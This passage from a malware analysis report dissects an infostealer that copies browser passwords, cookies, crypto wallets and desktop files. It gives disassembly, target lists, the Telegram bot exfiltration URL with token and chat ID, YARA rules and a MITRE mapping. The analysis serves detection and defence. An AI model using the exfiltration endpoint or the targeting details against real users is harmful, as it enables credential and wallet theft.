mov dword ptr ds:[esi],edi [esi]:&"chunk size must be non-zero", edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"
add esp,18 edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"
pop esi edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"
pop ebx edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"
ret push 0 edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"
push edi edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"
call dword ptr ds:[<CreateDirectory] edi:L"C:\\\\Users\\\\[REDACTED]\\\\AppData\\\\Local\\\\Temp\\\\\\\\9wy7aUsFPMBk3RaAmkrCm8BMA2q9it\\\\\\\\Passwords"
```

Figure 22 - Creating the Passwords Folder.

The malware creates a folder with random letters and numbers under the **C:\\\\Users\\\\%USERNAME%\\\\AppData\\\\Local\\\\Temp** directory. Inside this folder, it creates subfolders named **Autofill**, **Cookies**, **CreditCards**, **Downloads**, **History**, **Passwords**, **Wallets**, along with a **user_info.txt** file.



```
[je] bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121 cmp dword ptr ds:[eax+8],9 [eax+08]:"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file_0.indexedb.
[jae] bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121 mov eax,dword ptr ss:[ebp-20] [eax+08]:"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file_0.indexedb.
jmp bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121 mov eax,dword ptr ss:[ebp-34] [eax+08]:"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file_0.indexedb.
mov ecx,dword ptr ss:[ebp-24] [eax+08]:"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file_0.indexedb.
mov dword ptr ds:[eax],esi [eax]:sub_B7183C+24
mov dword ptr ds:[eax+4],ebx [eax+08]:"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file_0.indexedb.
mov dword ptr ds:[eax+8],edi [eax+08]:"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file_0.indexedb.
mov dword ptr ds:[eax+c],ecx [eax+08]:"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file_0.indexedb.
cmp dword ptr ss:[ebp-38],0 [eax+08]:"\\\\wallets\\\\Jaxx\\\\com.liberty.jaxx\\\\IndexedDB\\\\file_0.indexedb.
push dword ptr ss:[ebp-30] [ebp-30]:L"LOCALAPPDATA"
```

Figure 23 - Searching for Cryptocurrency Wallets

The malware searches for cryptocurrency wallet applications and, if found in the directory where they are normally located, copies them to its own created folder. The targeted cryptocurrency wallets are presented in Table 4:

exodus.wallet	Monero
Zcash	Atomic
Jaxx	Guarda
Electrum	Armory
Coinomi	Ethereum
bytecoin	

Table 4 - Cryptocurrencies Targeted by the Malware

The malware detects all JSON files in the **C:\Users\Username\AppData\...\%coinname%** directory and copies them to its working directory..

```

jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov esi, eax
mov ecx, edx
cmp word ptr ds:[esi], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+2], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+4], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+6], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+8], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+A], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+C], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
cmp word ptr ds:[esi+E], 0
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
esi:L"C:\\Users\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay", e
esi:L"C:\\Users\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+02:L"[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+04:L"[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+06:L"Users\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+08:L"ser\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+0A:L"ers\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+0C:L"rs\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"
esi+0E:L"s\\[REDACTED]\\AppData\\Roaming\\Ubisoft Game Launcher\\Upplay"

```

Figure 24 - Searching for the Ubisoft Directory

The malware searches the **C:\\Users\\%USERNAME%\\AppData\\Roaming\\Ubisoft Game Launcher\\uplay** directory to steal game data or user information. This directory contains registered user session information, game progress data, or authentication files related to the Ubisoft Game Launcher.

```

mov dword ptr ss:[esp+80],eax
lea eax,dword ptr ss:[esp+80]
mov ecx,dword ptr ss:[esp+80]
mov dword ptr ss:[esp+80],7480B745
mov edx,dword ptr ss:[esp+80]
call <bd5532a95156e366332a5ad57c97ca65a57816e702d3bf>
xorps xmm0,xmm0
mov ecx,FFFFFFFC
mov dword ptr ss:[esp+94],edi
mov dword ptr ss:[esp+90],edi
mov dword ptr ss:[esp+98],edi
movaps xmmword ptr ss:[esp+80],xmm0
mov edx,dword ptr ds:[ecx+F8377C]
xor edx,dword ptr ds:[eax+ecx+4]
mov dword ptr ss:[esp+ecx+84],edx
add ecx,4
cmp ecx,18
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
movzx ecx,byte ptr ds:[eax+1E]
movzx eax,word ptr ds:[eax+1C]
Lea edx,dword ptr ss:[esp+870]
xor ebx,ebx

```

[esp+94] : sub_B52890
 eax+1E:L "§"
 [esp+870] :"discord"
 ebx: "discord"

Figure 25 - Searching for Discord

The malware targets various programs such as Discord and its extensions on the desktop. Additionally, programs like FileZilla, which are among the targeted programs, pose a serious threat to corporate users. The programs targeted by the malware are shown in Table 5:

Ubisoft Game Launcher	Game Launcher	Filezilla
Discord	Yandex	Lightcord
Discordptb	Opera	Amigo
Torch	Kometa	Orbitum
Cent Browser	7 Star	Sputnik
Vivaldi	Epic Privacy Browser	uCozMedia
Iridium	Proton VPN	ICQ
Skype	Element	Telegram

Table 5 - Programs Targeted by the Malware

```

call qword ptr ss:[ebp-20]
mov edx,dword ptr ss:[ebp-24]
cmp edx,8
mov ecx,edx
mov esi,eax
jb bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov esi,eax
mov ecx,edx
cmp word ptr ds:[esi],0

```

Figure 26 - Searching for User Profile

The malware searches for user profiles under the browser directories. Then, it copies sensitive data such as cookie information, browsing history, and password data from the found profiles to its own directory.

```

push eax
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp+8]
call kernelbase.BasepCopyFile
mov edi,eax
mov dword ptr ss:[ebp-24],edi
mov dword ptr ss:[ebp-4],FFFF
call kernelbase.7540A073

```

Figure 9 - Sensitive.zip

The malware moves sensitive files such as text files, Word documents, PowerPoint presentations, and Excel files from the desktop to the **C:\Users\%USERNAME%\AppData\Local\Temp** directory, and then places them into a zip file named sensitive-ziles.zip that it creates.

```

add esp,4
mov ecx,dword ptr ss:[esp]
mov edi,dword ptr ss:[esp+4]
mov eax,dword ptr ss:[esp+8]
cmp ecx,80000000
je bd5532a95156e366332a5ad57c97ca65a57816e702d3bf121
mov edx,esp
mov dword ptr ss:[esp+1],ecx
mov dword ptr ss:[esp+1],ed
mov dword ptr ss:[esp+8],ea
lea ecx,dword ptr ss:[esp+1][esp+18]:".png"
push 1
call kbds532a95156e366332a5ad57c97ca65a57816e702d3bf121
add esp,4
mov edx,dword ptr ss:[esp+1][esp+18]:".png"

```

Figure 28 - Screenshot Being Taken

The malware takes a real-time **screenshot** of the screen and saves it to a directory created with random letters and numbers. It then compresses the folder and files it has created, naming the zip file as out.zip.

```

- IP Info -
IP: [REDACTED]
Country: Turkey
City: [REDACTED]
Postal:
ISP: Superonline İletişim Hizmetleri A.S. - [REDACTED]
Timezone: +03:00

- PC Info -
Username: [REDACTED]
OS: Microsoft Windows 10 Pro
CPU: [REDACTED]
GPU: [REDACTED]
HWID: None
Current Language: Türkçe (Türkiye)
Filelocation: [REDACTED]
Is Elevated: true

- Other Info -
Antivirus:
- Windows Defender

- Log Info -
Build: [REDACTED]

Passwords: ✘
Cookies: ✓ 162
Wallets: ✘
Files: ✓ 1
Credit Cards: ✘
Servers FTP/SSH: ✘
Discord Tokens: ✘
Telegram: ✘
Tagged URLs: ✘
Tagged Cookies: ✘

Tags Passwords:
Tags Cookies: SOCIAL, SENSITIVE

```

Figure 10 – User Information

Then, before sending the files, the malware writes the user-related information into the **user_info.txt** file.



```

mov dword ptr ss:[esp+8], <bd5532a95156e36633
inc edi
jmp bd5532a95156e366332a5ad57c97ca65a57816e7
mov edi,dword ptr ss:[esp+1D8]
mov eax,dword ptr ss:[esp+1DC]
mov dword ptr ss:[esp+8],eax
mov edx,dword ptr ds:[ebx+54]
lea esi,dword ptr ss:[esp+50]
mov eax,dword ptr ss:[esp+54]


```

[ebx+54]:"https://api.telegram.org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2"

Figure 11 - C&C Connection

Finally, the malware sends the files and user information to the Telegram bot it uses as a C&C server by using a URL that starts with:

[https://api\[.\]telegram\[.\]org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201\[User_ip\]%0ACountry:%20\[User_Country\]%0ACity:%20\[User_city\] ...](https://api[.]telegram[.]org/bot6144496200:AAG-IIb4TPBPT1INBnZWa7iLZBVaG67I2mE/sendDocument?chat_id=-1001562112668&caption=%3Ccode%3E%0A-%20IP%20Info%20-%0A%0AIP:%201[User_ip]%0ACountry:%20[User_Country]%0ACity:%20[User_city] ...)



```
< > ⌂ api.telegram.org/bot6144496200:AAG-IIb4TPBPT1INBrnZWa7iLZBVaG67I2mE/getMe

Oknaklı hale getir ✅

{
  "ok": true,
  "result": {
    "id": 6144496200,
    "is_bot": true,
    "first_name": "Notification",
    "username": "zetsunotificationbot",
    "can_join_groups": true,
    "can_read_all_group_messages": false,
    "supports_inline_queries": false,
    "can_connect_to_business": false,
    "has_main_web_app": false
  }
}
```

Figure 12 – Information About Bot

By manipulating the link used by the malware for its C&C server, it is discovered that the Telegram username is "**zetsunotificationbot**".




Figure 13 - Telegram Bot

Figure 32 shows the bot's Telegram interface (**@zetsunotificationbot**).

Network Analysis

```
GET /?output=json HTTP/1.1
accept: /*
host: ipwho.is

HTTP/1.1 200 OK
Date: Mon, 20 Jan 2025 17:37:30 GMT
Content-Type: application/json; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Server: ipwhois
Access-Control-Allow-Headers: *
X-Robots-Tag: noindex

{"ip": "192.168.1.1", "success": true, "type": "IPv4", "continent": "Asia", "continent_code": "AS", "country": "Turkey", "country_code": "TR", "region": "\u0130stanbul", "region_code": "34", "city": "Istanbul", "latitude": "41.0082", "longitude": "28.9784", "is_eu": false, "postal": "34370", "calling_code": "90", "capital": "Ankara", "borders": "AM,AZ,BG,GE,GR,IQ,IR,SV", "flag": {"img": "https://www.ipwhois.io/img/flags/turkey.png", "emoji": "\ud83c\udcfa", "emoji_unicode": "\u2b1b\u200d\ufe0f"}, "connection": {"asn": 34984, "org": "Tellcom Kartal Adsl Pool", "isp": "Superonline Iletisim Hizmetleri A.S.", "domain": "tellcom.com.tr"}, "timezone": {"id": "Europe/Istanbul", "abbr": "+03", "is_dst": false, "offset": "10800", "utc": "+03:00", "current_time": "2025-01-20T17:30:00"}}
```

Figure 14 - IP Query

The client sends a request to **ipwho[.]is** to obtain information about an IP address.
The server then returns a **JSON** response containing the details of the IP address.

```
.....g^o...Z..4....(A....7.#uH...<U..*.<./.=.5...
.'.....+.#.,.$.
.@.2.j.8.....B.....api.telegram.org.
.....
.....
....(
```

Figure 15 - C&C Connection

The malware communicates with the bot via the **api[.]telegram[.]org** address and sends the obtained data to its server.

YARA Rules

```
import "hash"

rule rule_888

{
    meta:
        author = "Baransel YUCEDAG"
        description = "888.exe detection based on specific strings, URL addresses"
    strings:
        $str1 = "127.0.0.1:6949"
        $str2 = "922337203685477580"
        $str3 = ".org/2000/xmlns/http://www.w3.or"
        $str4 = "sqlite_rename_column"
        $str5 = "sqlite_attach"
        $str6 = "8$80848@8D8P8T8`8d8p8t8"
        $str7 = "fghijklmnopq"
        $str8 = "ChunkComplete"
    condition:
        hash.md5(0, filesize) == "B6E5859C20C608BF7E23A9B4F8B3B699" or
        uint16(0)==0x5A4D and 3 of ($str*)
}
```

```
rule rule_888_shellcode

{

meta:

    author = "Baransel YUCEDAG"

    description = "888.exe's shellcode detection based on specific strings, URL
addresses"

strings:

    $str1 = "ipwho.is"

    $str2 = "api.telegram.org/bot6144496200"

    $str3 = "sensitive-ziles.zip"

    $str4 = "out.zip"

    $str5 = "SELECT name, value, count FROM autofill"

    $str6 = "naepdomgkenhinolocfifgehiddafch"

    $str7 = "adcocjohghhpidemphmcmlmhngikei"

    $str8 = "Cookies"

    $str9 = "Autofill"

condition:

    3 of ($str*)

}
```

MITRE ATTACK TABLE

Reconnaissance	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C	Exfiltration
Software Discovery (T1518)	User Execution (T1204)		Create or Modify System Process (T1543)	Deobfuscate/Decode Files or Information (T1140)	Credentials from Web Browsers (T1555.003)	Application Layer Protocol (T1071)	Automated Exfiltration (T1020)
System Service Discovery (T1007)					Screen Capture (T1113)	Web Service (T1102)	
System Time Discovery (T1124)					Steal Application Access Token (T1528)		
					Steal Web Session Cookie (T1539)		

Solution Suggestions

1. Users should prefer a trusted password manager instead of storing passwords and sensitive information in browsers.
2. Suspicious URLs should not be clicked, unknown email attachments should not be opened, and unknown applications should not be downloaded.
3. A trusted antivirus software should be used.
4. Two-factor authentication (2FA) should be mandatory for critical accounts to make it more difficult for sessions to be hijacked with stolen information.
5. The operating system, browsers, and other software should be regularly updated, and patches addressing security vulnerabilities should be applied promptly.
6. Users should be educated about common methods of social engineering attacks.

